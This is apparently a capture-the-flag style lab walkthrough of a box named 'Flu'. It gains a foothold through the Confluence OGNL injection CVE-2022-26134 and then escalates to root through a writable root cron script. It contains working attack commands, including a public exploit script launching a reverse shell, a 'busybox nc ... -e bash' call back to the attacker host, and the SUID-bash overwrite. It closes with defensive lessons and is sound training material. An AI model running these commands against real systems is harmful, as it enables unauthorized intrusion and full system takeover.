Flu
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Flu serves Atlassian Confluence 7.13.6 on 8090, vulnerable to an OGNL injection that yields unauthenticated RCE (CVE-2022-26134). We land as theconfluenceuser. With pspy we see a root cron job running/opt/log-backup.shevery minute, a script that we also own: we overwrite it to set the SUID bit onbash(cron over a writable script) andbash -pgives us root.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Only three ports:
ping -c 1 192.168.107.41
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.107.41
PORT STATE SERVICE
22/tcp open ssh
8090/tcp open http
8091/tcp open jamlinknmap -p22,8090,8091 -sCV 192.168.107.41 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
8090/tcp open http Apache Tomcat (Confluence)
|_http-title: Log In - Confluence
8091/tcp open jamlink Aleph/0.4.6Port 8091 (Aleph 0.4.6) is an uncommon auxiliary service; we don't dig into it because 8090 offers a much more direct path: it hosts a Confluence on Tomcat, so we prioritize that and leave 8091 noted in case Confluence leads nowhere.
Confluence - TCP 8090
The login screen and footer identify the version: Atlassian Confluence 7.13.6.

That version is vulnerable to CVE-2022-26134, one of the most exploited of 2022.
Exploitation
CVE-2022-26134: OGNL injection

Confluence evaluates OGNL expressions (the expression language of Java webapps) carried in the URL path itself, shaped as /${...}/, not in a parameter. While routing the request, ActionChainResult.translateVariables() calls findValue(), which evaluates that expression before checking authentication. An expression like /${...@java.lang.Runtime@getRuntime().exec("...")...}/ runs the command and returns its output in a response header (X-Cmd-Response), all without credentials (CVE-2022-26134). jbaines-r7's exploit (through_the_wire) builds the request and fires a reverse shell:
wget https://raw.githubusercontent.com/jbaines-r7/through_the_wire/refs/heads/main/through_the_wire.py
python3 through_the_wire.py --rhost 192.168.107.41 --rport 8090 --lhost 192.168.45.211 --lport 8091 --protocol http:// --reverse-shell
jbaines-r7
CVE-2022-26134
"Spit my soul through the wire"

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a reverse shell payload
[+] Sending expoit at http://192.168.107.41:8090/
bash: cannot set terminal process group (833): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$ whoami
confluence
The exploit brings up its own nc and the shell lands, but with no job control (no job control in this shell): there is no TTY, so no su, no sudo, no line editing. To work properly we set Penelope listening on the same 8091:
penelope
(Penelope)> listeners add -p 8091
And from the exploit's shell we reconnect with busybox nc, which Penelope does upgrade to a PTY:
busybox nc 192.168.45.211 8091 -e bash
(Penelope)> listeners add -p 8091
[+] Got reverse shell from flu~192.168.107.41-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
confluence@flu:/home/confluence$ whoami
confluence
Penelope upgrades the connection to a PTY: the shell runs as confluence, the Confluence service account.
Local
cat local.txt && whoami && ip a && hostname
88ba6c239b407767aeef11db58d6f5ce
confluence
Privilege escalation
Root cron over a writable script
Nothing exploitable in sudo -l, so we look for processes running underneath. pspy (repo) monitors the process table unprivileged and reveals a root cron job firing every minute:
wget http://192.168.45.211/pspy64
chmod +x pspy64
./pspy64
CMD: UID=0 PID=27681 | /bin/bash /opt/log-backup.shThe key detail is the script's permissions: /opt/log-backup.sh is executed by root but owned by the confluence user, i.e. we can rewrite it (cron over a writable script). We replace it with a line that sets the SUID bit on bash; once the cron fires, bash becomes SUID root and bash -p (which preserves the effective UID) gives us a root shell:
ls -l /opt/log-backup.sh
echo 'chmod u+s /bin/bash' > /opt/log-backup.sh
ls -l /bin/bash
bash -p
bash-5.2$ ls -l /opt/log-backup.sh
-rwxr-xr-x 1 confluence confluence 33 Jan 24 20:20 /opt/log-backup.sh
bash-5.2$ echo 'chmod u+s /bin/bash' > /opt/log-backup.sh
bash-5.2$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1437832 Jan  7  2023 /bin/bash
bash-5.2$ bash -p
bash-5.2# whoami
root
The script is owned by confluence (we can rewrite it) but launched by root: after the cron, /bin/bash becomes -rwsr-xr-x (SUID root) and bash -p opens a root shell.
Root
cat /root/proof.txt && whoami && ip a && hostname
9aa7bc48958434a6a25465e917d52f1f
root
Attack chain
HTTP (8090)  --  Atlassian Confluence 7.13.6
        │  CVE-2022-26134: OGNL injection -> unauthenticated RCE
        ▼
confluence  (local.txt)
        │  pspy: root cron -> /opt/log-backup.sh (writable by confluence)
        │  overwrite -> chmod u+s /bin/bash -> bash -p
        ▼
root  (proof.txt)
Lessons learned
- Unpatched Confluence is unauthenticated RCE. CVE-2022-26134 evaluates OGNL in the URL; a version visible on the login page (7.13.6) was enough to break in. Exposed Atlassian products must be kept current.
- pspy reveals what
sudo -lhides. The escalation didn't come from sudo or an initial SUID but from a root cron; monitoring processes unprivileged is the reflex when static enumeration turns up nothing. - A root cron must not touch other users' files. The script ran as root but was owned by
confluence; rewriting it turned root's privilege into ours. Scripts root executes must be owned by root and writable by no one else.